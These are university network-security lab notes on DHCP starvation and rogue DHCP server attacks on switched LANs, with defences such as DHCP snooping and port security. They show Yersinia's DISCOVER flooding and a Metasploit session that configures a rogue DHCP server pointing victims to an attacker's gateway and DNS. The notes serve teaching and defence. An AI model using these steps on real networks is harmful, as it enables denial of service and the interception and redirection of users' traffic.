

ICT2203

Network Security



Lab 3 Notes:

More Attacks and Defense of LAN with Switches

2021-2022 Trimester 1



Lab Exercise 1

1.1–
1.4

DHCP starvation and DHCP server spoofing attacks, which can lead to DNS server spoofing and website spoofing attacks


1.5

Defense:


- Configure DHCP snooping in switches

In ICT1010 Lec 10, you have learned **DHCP** (**D**ynamic **H**ost **C**ontrol **P**rotocol) for hosts to automatically obtain **IP address**, **default gateway**, **DNS**, etc. in order to function.

Initial DHCP Exchange



Unfortunately, **DHCP** has no security! An obvious attack is **starvation/exhaustion/DoS attack** where an attacker generates many DHCP Discover messages to seize all IP addresses.



Again, Yersinia can be used to conduct **DHCP** starvation attack.

The screenshot displays the Yersinia application interface with a 'Choose protocol attack' dialog box open. The main window shows a list of protocols on the left, with DHCP selected. The central pane shows a table of DHCP messages, all of which are 'DISCOVER' packets from 0.0.0.0 to 255.255.255.255. The bottom pane shows the configuration for a DHCP message, including Source MAC (02:48:33:66:02:51), Destination MAC (FF:FF:FF:FF:FF:FF), and various fields like SIP, DIP, SPort, DPort, etc.

Choose protocol attack

CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP

Choose attack

Description	DoS
☐ sending RAW packet	☐
☒ sending DISCOVER packet	☒
☐ creating DHCP rogue server	☐
☐ sending RELEASE packet	☒

Cancel OK

Dynamic Host Configuration Protocol

Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF Extra

SIP 0.0.0.0 DIP 255.255.255.255 SPort 68 DPort 67

Op 01 Htype 01 HLEN 06 Hops 00 Xid 00009869 Secs 0000 Flags 8000

CI 0.0.0.0 YI 0.0.0.0 SI 0.0.0.0 GI 0.0.0.0


CH 02:48:33:66:02:51

0x0000: ffff ffff ffff 3818 4cd1 53cd 0800 45108.L.S...E.
0x0010: 013e 0000 4000 4011 39a0 0000 0000 ffff .>...@.9.....
0x0020: ffff 0044 0043 012a f664 0101 0600 86e1 D C * d

14:06:32
Edit mode disabled


Do you think **Port Security** is an effective defense to counter **DHCP starvation attack**?

Port Security limits the MAC addresses allowed on a port, which can prevent an attacker from sending many **DHCP Discover** messages with **different MAC** addresses.




Unfortunately, an **advanced attacker** can still generate many **DHCPDiscover** messages without violating Port Security as follow: (This shows why you need to know **details**!)

Remember **DHCP** is at **application layer**, i.e. the lower layers are removed by the OS before DHCP server receives the final DHCP message.



After DHCP starvation attack, an attacker may follow up with **DHCP server spoofing attack** which is to set up a **rogue DHCP server** to respond to users DHCP messages.



The **Metasploit** tool in Kali Linux has a DHCP module which can be used to run a **rogue DHCP server**.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ msfconsole  
  
# cowsay++  
  
< metasploit >  
  
  \  (oo)_____  
   (__)_____)\  
    ||----|| *  
  
=[ metasploit v6.0.30-dev  
+ -- --=[ 2099 exploits - 1129 auxiliary - 3  
+ -- --=[ 592 payloads - 45 encoders - 10 n  
+ -- --=[ 7 evasion  
  
Metasploit tip: Search can apply complex filters  
search cve:2009 type:exploit, see all the filters  
with help search  
  
msf6 > use auxiliary/server/dhcp  
msf6 auxiliary(server/dhcp) > █
```

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > use auxiliary/server/dhcp  
msf6 auxiliary(server/dhcp) > set SRVHOST 192.168.1.11  
SRVHOST => 192.168.1.11  
msf6 auxiliary(server/dhcp) > set NETMASK 255.255.255.0  
NETMASK => 255.255.255.0  
msf6 auxiliary(server/dhcp) > set DHCPPIPCSTART 192.168.1.100  
DHCPPIPCSTART => 192.168.1.100  
msf6 auxiliary(server/dhcp) > set DHCPPIPCEND 192.168.1.199  
DHCPPIPCEND => 192.168.1.199  
msf6 auxiliary(server/dhcp) > set ROUTER 192.168.1.11  
ROUTER => 192.168.1.11  
msf6 auxiliary(server/dhcp) > set DNSSERVER 192.168.1.11  
DNSSERVER => 192.168.1.11  
msf6 auxiliary(server/dhcp) > show options  
  
Module options (auxiliary/server/dhcp):  


| Name          | Current Setting | Required | Description                                 |
|---------------|-----------------|----------|---------------------------------------------|
| BROADCAST     |                 | no       | The broadcast address to send to            |
| DHCPPIPCEND   | 192.168.1.199   | no       | The last IP to give out                     |
| DHCPPIPCSTART | 192.168.1.100   | no       | The first IP to give out                    |
| DNSSERVER     | 192.168.1.11    | no       | The DNS server IP address                   |
| DOMAINNAME    |                 | no       | The optional domain name to assign          |
| FILENAME      |                 | no       | The optional filename of a tftp boot server |
| HOSTNAME      |                 | no       | The optional hostname to assign             |
| HOSTSTART     |                 | no       | The optional host integer counter           |
| NETMASK       | 255.255.255.0   | yes      | The netmask of the local subnet             |
| ROUTER        | 192.168.1.11    | no       | The router IP address                       |
| SRVHOST       | 192.168.1.11    | yes      | The IP of the DHCP server                   |


  
Auxiliary action:  


| Name    | Description     |
|---------|-----------------|
| Service | Run DHCP server |


  
msf6 auxiliary(server/dhcp) > run█
```

With DHCP server spoofing attack, an attacker can now easily direct users to **rogue DNS server** to mis-translate domain name to IP address to lead them to the **spoofed website!**

Before attack:



After **DHCP server spoofing** attack directing user to **rogue DNS server** and then **spoofed website**:

